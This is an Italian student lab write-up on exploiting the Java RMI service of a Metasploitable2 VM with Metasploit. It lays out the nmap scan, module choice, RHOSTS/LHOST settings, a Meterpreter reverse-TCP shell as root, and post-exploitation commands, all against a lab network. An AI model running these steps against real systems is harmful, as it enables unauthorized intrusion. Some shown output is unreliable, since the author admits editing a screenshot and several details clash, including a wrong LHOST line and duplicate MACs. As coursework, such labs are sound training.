

PROGETTO S7L5.

TRACCIA:


Il progetto di oggi consiste nello sfruttare un servizio vulnerabile sulla porta 1099 (ovvero Java RMI) della VM Metasploitable2 al fine di ottenere una sessione Meterpreter sulla macchina locale (Kali) utilizzando Metasploit Framework.

SVOLGIMENTO.

Fase 1: configurazione VM.

Inizio con il dare degli IP statici alle due VM:

1. IP statico KALI: 192.168.11.111/24;



```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:88:60:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe88:609d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

2. IP statico METASPLOITABLE2: 192.168.11.112/24.

Effettuato l'accesso, mando il comando <sudo nano /etc/network/interfaces> per aprire un file che modifico impostando l'IP, Netmask e Gateway, per poi riavviare la scheda virtuale.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:88:60:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet fe80::a00:27ff:fe88:609d/64 scope link
        valid_lft forever preferred_lft forever
```

Prima di passare al Metasploit, effettuo una scansione di rete con Nmap (Network Mapper) per identificare e confermare il servizio presente sulla porta 1099 utilizzando il comando <nmap -sV -p 1099 192.168.11.112>.

La scansione stamperà (grazie a “-sV”) il servizio e la sua versione presente nella porta 1099 (grazie a “-p 1099”) dell’IP della macchina target.

```
(kali㉿kali)-[~]
$ nmap -sV -p 1099 192.168.11.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 03:27 EDT
Nmap scan report for 192.168.11.112 (192.168.11.112)
Host is up (0.00020s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:88:60:9D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

La scansione non solo mi ha confermato che c'è comunicazione tra la macchina attaccante (KALI) e la macchina target (META2) ma mi ha stampato tutti i dati come previsto.

Nota a margine:

Il servizio Java RMI (Remote Method Invocation) attivo sulla porta 1099 è un protocollo che permette l'iniezione di oggetti Java malevoli, i quali possono essere eseguiti da remoto e compromettere l'integrità del sistema target. Metasploit include un modulo specifico per sfruttare tale debolezza e consentirà di ottenere una Shell remota sulla macchina targetsenza la necessità di un'autenticazione preventiva.

Fase 2: Metasploit

A questo punto avvio Metasploit su Kali con il comando `<msfconsole>` e, conoscendo il servizio attivo con la scansione fatta prima, darò l'input "search java rmi" che mi evidenzierà i diversi moduli disponibili con quel servizio.

```
(kali@kali)~[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command

..ok000kdc'          'cdk000ko:..
.x0000000000000000c    c000000000000000x.
:00000000000000000k,    ,k0000000000000000:
'0000000000kkk00000: :0000000000000000'
o00000000.MMMM.o0000o0000l.MMMM.o0000000o
d00000000.MMMMMM.c00000c.MMMMMM.o0000000x
l00000000.MMMMMMMMMM;d;MMMMMMMMM.o0000000l
.00000000.MMM.MMMMMMMMMMM.MMMM.o0000000.
c0000000.MMM.O0c.MMMMM'o00.MMMM.o000000c
o000000.MMM.o000.MMM:o000.MMM.o000000o
l00000.MMM.o000.MMM:o000.MMM.o00000l
;000'MMM.o000.MMM:o000.MMM;o000;
.d00o'WM.o000o0cccx0000.MX'x00d.
,k0l'M.o000000000000.M'd0k,
:kk;.0000000000000.;0k:
;k000000000000000k:
,x0000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.4.56-dev ]
+ -- --[ 2505 exploits - 1291 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search java rmi
```

Fosse vero, come narrano gli antichi cronisti del cyberspazio, che quando msfconsole t'incide il cuore con la sua runa arcana, allora sarai prescelto per adempiere a compiti di grande onore e gloria tra le ombre dei sistemi vulnerabili.

L'output mi mostrerà 38 risultati e dopo un'attenta selezione decido di utilizzare il modulo "exploit/multi/misc/java_rmi_server" che secondo Metasploit è un exploit "EXCELLENT", ovvero il numero 8:

```
msf6 > search java rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22      excellent Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1  exploit/multi/http/cruxftp_rce_cve_2023_43177                    2023-08-08      excellent Yes    CruxFTP Unauthenticated RCE
2  \  target: Java                                                                    .      .      .
3  \  target: Linux Dropper                                                                    .      .      .
4  \  target: Windows Dropper                                                                    .      .      .
5  exploit/multi/misc/java_jmx_server                               2013-05-22      excellent Yes    Java JMX Server Insecure Configuration Java Code Execution
6  auxiliary/scanner/misc/java_jmx_server                           2013-05-22      normal    No     Java JMX Server Insecure Endpoint Code Execution Scanner
7  auxiliary/poster/java_rmi_registry                               .              normal    No     Java RMI Registry Interfaces Enumeration
8  exploit/multi/misc/java_rmi_server                               2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
9  \  target: Generic (Java Payload)                                                                    .      .      .
10 \  target: Windows x86 (Native Payload)                                                                    .      .      .
11 \  target: Linux x86 (Native Payload)                                                                    .      .      .
12 \  target: Mac OS X PPC (Native Payload)                                                                    .      .      .
13 \  target: Mac OS X x86 (Native Payload)                                                                    .      .      .
14 auxiliary/scanner/misc/java_rmi_server                           2011-10-15      normal    No     Java RMI Server Insecure Endpoint Code Execution Scanner
15 exploit/multi/browser/java_rmi_connection_impl                   2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation
16 exploit/multi/browser/java_signed_applet                         1997-02-19      excellent No     Java Signed Applet Social Engineering Code Execution
17 \  target: Generic (Java Payload)                                                                    .      .      .
18 \  target: Windows x86 (Native Payload)                                                                    .      .      .
19 \  target: Linux x86 (Native Payload)                                                                    .      .      .
20 \  target: Mac OS X PPC (Native Payload)                                                                    .      .      .
21 \  target: Mac OS X x86 (Native Payload)                                                                    .      .      .
22 exploit/multi/http/jenkins_metaprogramming                       2019-01-08      excellent Yes    Jenkins ACL Bypass and Metaprogramming RCE
23 \  target: Unix In-Memory                                                                    .      .      .
24 \  target: Java Dropper                                                                    .      .      .
25 exploit/linux/misc/jenkins_java_deserialize                       2015-11-18      excellent Yes    Jenkins CLI RMI Java Deserialization Vulnerability
26 exploit/linux/http/kibana_timelion_prototype_pollution_rce       2019-10-30      manual    Yes    Kibana Timelion Prototype Pollution RCE
27 exploit/multi/browser/firefox_xpi_bootstrapped_addon             2007-06-27      excellent No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
28 \  target: Universal (JavaScript XPCOM Shell)                                                                    .      .      .
29 \  target: Native Payload                                                                    .      .      .
30 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315        2023-05-26      excellent Yes    Openfire authentication bypass with RCE plugin
31 exploit/multi/http/torchserver_cve_2023_43654                    2023-10-03      excellent Yes    PyTorch Model Server Registration and Deserialization RCE
32 exploit/multi/http/totaljs_cms_widget_exec                       2019-08-30      excellent Yes    Total.js CMS 12 Widget JavaScript Code Injection
33 \  target: Total.js CMS on Linux                                                                    .      .      .
34 \  target: Total.js CMS on Mac                                                                    .      .      .
35 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc           2021-09-21      manual    Yes    VMware vCenter vScalation Priv Esc
36 exploit/multi/misc/vscode_ipynb_remote_dev_exec                  2022-11-22      excellent Yes    VSCode ipynb Remote Development RCE
37 \  target: Windows                                                                    .      .      .
38 \  target: Linux File-Dropper                                                                    .      .      .

Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'

msf6 > use 8
```

Dando l'input "use 8" utilizzeremo il modulo scelto e impostando di default il Payload "java/meterpreter/reverse_tcp" che di solito viene utilizzato per ottenere una connessione remota con il controllo completo della macchina target.

Ora bisogna semplicemente configurare RHOSTS, LHOST e RPORT per poter avviare l'exploit:

RHOSTS: IP della macchina target (Meta2: 192.168.11.112); ----- <set RHOSTS 192.168.11.112>

LHOST: IP della macchina attaccante (Kali: 192.168.11.111); ----- <set LHOST 192.168.11.112>

RPORT: Porta 1099 (non necessario perché il modulo "java_rmi_server" già impostata). ----- <set RPORT 1099>

Ora non necessito di impostare il Payload perché già presente però per scrupolo gli diamo l'input <set PAYLOAD java/meterpreter/reverse_tcp> e infine l'input <options> per vedere se tutti i dati sono stati inseriti.

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > run
```

Il modulo è stato configurato a dovere, adesso non resta altro che avviare il tutto con il comando <run> per ottenere la sessione Meterpreter da dove andremo a raccogliere la configurazione di rete e le informazioni sulla tabella di routing della macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/azFx0m6EFwqVVJN
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:46541) at 2025-05-16 03:30:57 -0400
```

Fase 3: raccolta informazioni.

La sessione è stata stabilita con successo, dimostrando l'avvenuto sfruttamento della vulnerabilità, quindi do i seguenti input:

<sysinfo> : per visualizzare il sistema operativo e architettura;

<getuid> : vedere con quale utente siamo loggati;

<ipconfig>: la configurazione di rete;

<route>: tabella di routing.

```
meterpreter > sysinfo
Computer      : metasploit-attacker
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux

meterpreter > getuid
Server username : root

meterpreter > ip a
[!] Unknown command: ip. Run the help command for more details.
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe88:609d
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0       eth0
192.168.11.112 255.255.255.0 0.0.0.0      0       eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
-----
::1         ::           ::           0       eth0
fe80::a00:27ff:fe88:609d ::           ::           0       eth0
```

Conclusione.

L'utilizzo di strumenti avanzati come Metasploit ha dimostrato la semplicità con cui la vulnerabilità della porta 1099 può essere sfruttata. Il progetto ha sottolineato la necessità di adottare misure preventive, come il controllo degli accessi sui servizi remoti e la limitazione dell'esposizione delle porte sensibili tramite configurazioni di rete adeguate.

P.S.

Ho modificato l'ultimo screen ma mi sono reso conto che fa schifo.....non mi andava di ricreare tutto il laboratorio.....perdonami
Paolo.....